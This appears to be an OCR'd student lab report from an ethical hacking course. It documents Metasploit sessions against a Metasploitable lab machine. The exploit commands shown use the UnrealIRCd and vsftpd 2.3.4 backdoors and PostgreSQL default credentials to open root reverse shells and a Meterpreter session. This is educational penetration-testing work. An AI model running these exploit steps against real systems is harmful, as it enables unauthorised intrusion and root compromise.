
Screenshot: Shell received from UnrealIRCd backdoor.



kali@group11-ethicalhacking-cyt130: ~/Desktop
Session Actions Edit View Help
Fa
File Edit View
Ln 2, Col 1 26 cha Plai 100ℸ W UTF

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, soc
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.1
LHOST ⇒ 192.168.0.1
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.2
RHOSTS ⇒ 192.168.0.2
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.0.1:4444
[*] 192.168.0.2:6667 - Connected to 192.168.0.2:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YEWwFCZdytwLORFr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YEWwFCZdytwLORFr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.0.1:4444 → 192.168.0.2:45155) at 2025-11-12 14:15:40 -0500
```

Farhan Ahmed
Ankit Pradhan




```
View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.1
LHOST ⇒ 192.168.0.1
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.2
RHOSTS ⇒ 192.168.0.2
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.0.1:4444
[*] 192.168.0.2:6667 - Connected to 192.168.0.2:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YEWwFCZdytwLORFr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YEWwFCZdytwLORFr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.0.1:4444 → 192.168.0.2:45155) at 2025-11-12 14:15:40 -0500

whoami
root
id
uid=0(root) gid=0(root)
```

Farhan Ahmed
Ankit Pradhan

B3 — VSFTPD Backdoor Exploit

Screenshot: VSFTPD 2.3.4 exploit returning a root shell.



kali@group11-ethicalhacking-cyt130: ~/Desktop
Session Actions Edit View Help
File Edit View
Ln 2, Col 1 26 cha Plai 100° W UTF

```
msf > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact  .                normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.0.2
rhosts => 192.168.0.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.2:21 - USER: 331 Please specify the password.
[+] 192.168.0.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.1:40641 -> 192.168.0.2:6200) at 2025-11-12 14:07:33 -0500

pwd
/
id
uid=0(root) gid=0(root)
whoami
root
```

Farhan Ahmed
Ankit Pradhan

B4 — PostgreSQL Default Login Exploit

Screenshot: Meterpreter session gained as postgres user.



kali@group11-ethicalhacking-cyt130: ~/Desktop
Session Actions Edit View Help
Fa
File Edit View
Ln 2, Col 1 26 cha Plai 100! W UTI

Farhan Ahmed
Ankit Pradhan

```
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.0.2      no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.1      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.0.1:4444
[*] 192.168.0.2:5432 - 192.168.0.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.0.2:5432 - Uploaded as /tmp/GWknvkyD.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.0.2
[*] Meterpreter session 9 opened (192.168.0.1:4444 → 192.168.0.2:59516) at 2025-11-12 14:52:43 -0500

meterpreter > getuid
Server username: postgres
meterpreter > getpid
Current pid: 6622
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
```

B5 — UDEV Privilege Escalation Setup

Screenshot: Privilege escalation module configuration.

